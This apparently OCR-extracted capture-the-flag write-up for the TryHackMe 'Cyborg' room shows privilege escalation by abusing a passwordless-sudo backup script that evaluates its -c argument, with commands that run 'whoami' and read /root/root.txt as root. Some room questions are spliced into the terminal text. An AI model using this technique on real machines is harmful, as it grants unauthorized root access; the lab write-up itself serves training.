
Created by	Room Type	Users in Room	Created
fieldrac300n	Free Room. Anyone can deploy virtual machines in the room (without being subscribed)	43,573	1627 days ago

Copyright TryHackMe 2018-2025

And I start the search for root flag.

I used “su sudo” but the Permission was denied.

And I used sudo -l command to know where the sudo command can be used and the result was



```
kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~/TryHackMe/ccyborg/home/field/dev/final_archive/home/alex/Documents x alex@ubuntu: ~ x
User alex may run the following commands on ubuntu:
(Alt : All) NOPASSWD: /etc/mp3backups/backup.sh
alex@ubuntu:~$ cat /etc/mp3backups/backup.sh
#!/bin/bash
# Compromise the machine and read the user.txt and root.txt
sudo find / -name "*.mp3" | sudo tee /etc/mp3backups/backed_up_files.txt

input="/etc/mp3backups/backed_up_files.txt"
while IFS= read -r line
do
    #a="/etc/mp3backups/backed_up_files.txt" ie, how many ports are open?
    # b=$(basename $input)
    # echo "$line"
    #done < "$input"

while getopts c: flag
do
    case "${flag}" in
        c) command=${OPTARG};;
    esac
done

backup_files="/home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex/Music/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3"

# Where to backup to.
dest="/etc/mp3backups/"


# Create archive filename.
hostname=$(hostname -s)
archive_file="$hostname-scheduled.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"

echo "Backup finished"

cmd=$(($command))
echo $cmd
alex@ubuntu:~$
```

Here I understand this file can be read by using the tools. And I used the tool “cat” for read it. And I got:-
/etc/mp3backups/backup.sh
By exploring it I switched to /etc/mp3backups by cd /etc/mp3backups
the result was :-




The screenshot shows a Kali Linux virtual machine window titled "kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal window has three tabs: "kali@kali: ~/Downloads", "kali@kali: ~/Downloads", and "kali@kali: ~/TryHackMe/ccyborg/". The active terminal shows the following commands and output:

```
alex@ubuntu:~$ cd /etc/mp3backups/  
alex@ubuntu:/etc/mp3backups$ ls  
backed_up_files.txt  backup.sh  ubuntu-scheduled.tgz  
alex@ubuntu:/etc/mp3backups$
```

Below the terminal window, there is a dark-themed sidebar with the following text:

- Compromise the machine and read the user.txt and root.txt
- Answer the questions below
- Scan the machine, how many ports are open?

After that I looked up for the Permission I found the the backup.sh is a root Priveleged file.



```
kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~/TryHackMe/ccyborg/home/field/dev/final_archive/home/alex/Documents x kali@kali: ~/TryHackMe/ccyborg/home/field/dev/final_archive/home/alex/Documents x
# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
echo
# Backup the files using tar.
tar czf $dest/$archive_file $backup_files
# Print end status message.
echo
echo "Backup finished"
cmd=$(($command))
echo $cmd
alex@ubuntu:~$ clear
alex@ubuntu:~$ cd /etc/mp3backups/
alex@ubuntu:/etc/mp3backups$ ls
backed_up_files.txt backup.sh ubuntu-scheduled.tgz
alex@ubuntu:/etc/mp3backups$ sudo ./backup.sh -c whoami
find: /home/alex/Music/image12.mp3
/home/alex/Music/image7.mp3
/home/alex/Music/image1.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image5.mp3
/home/alex/Music/image4.mp3
/home/alex/Music/image3.mp3
/home/alex/Music/image6.mp3
/home/alex/Music/image8.mp3
/home/alex/Music/image9.mp3
/home/alex/Music/image11.mp3
/home/alex/Music/image2.mp3
'/run/user/108/gvfs': Permission denied
Backing up /home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex/Music/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3 to /etc/mp3backups//ubuntu-scheduled.tgz
tar: Removing leading '/' from member names
tar: /home/alex/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors
Backup finished
root
```

Here I understand that the backup.sh have the permission to access to root priveleged files and by using that I read the “root.txt” file.

```
kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~/TryHackMe/ccyborg/home/field/dev/final_archive/home/alex/Documents x alex@ubuntu: /etc/mp3backups x

tar: Removing leading '/' from member names
tar: /home/alex/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors

Backup finished
root
alex@ubuntu:/etc/mp3backups$ sudo ./backup.sh -c "cat /root/root.txt"
find: '/run/user/108/gvfs': Permission denied
/home/alex/Music/image12.mp3
/home/alex/Music/image7.mp3 that service is running on port 22?
/home/alex/Music/image1.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image5.mp3
/home/alex/Music/image4.mp3
/home/alex/Music/image3.mp3
/home/alex/Music/image6.mp3
/home/alex/Music/image8.mp3 that service is running on port 80?
/home/alex/Music/image9.mp3
/home/alex/Music/image2.mp3
Backing up /home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex/Music/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3 to /etc/mp3backups//ubuntu-scheduled.tgz

tar: Removing leading '/' from member names
tar: /home/alex/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors

Backup finished
flag{Than5s_f0r_playing_H0pE_y0u_enJ053d}
alex@ubuntu:/etc/mp3backups$
```

Here I completed all challenges on this room

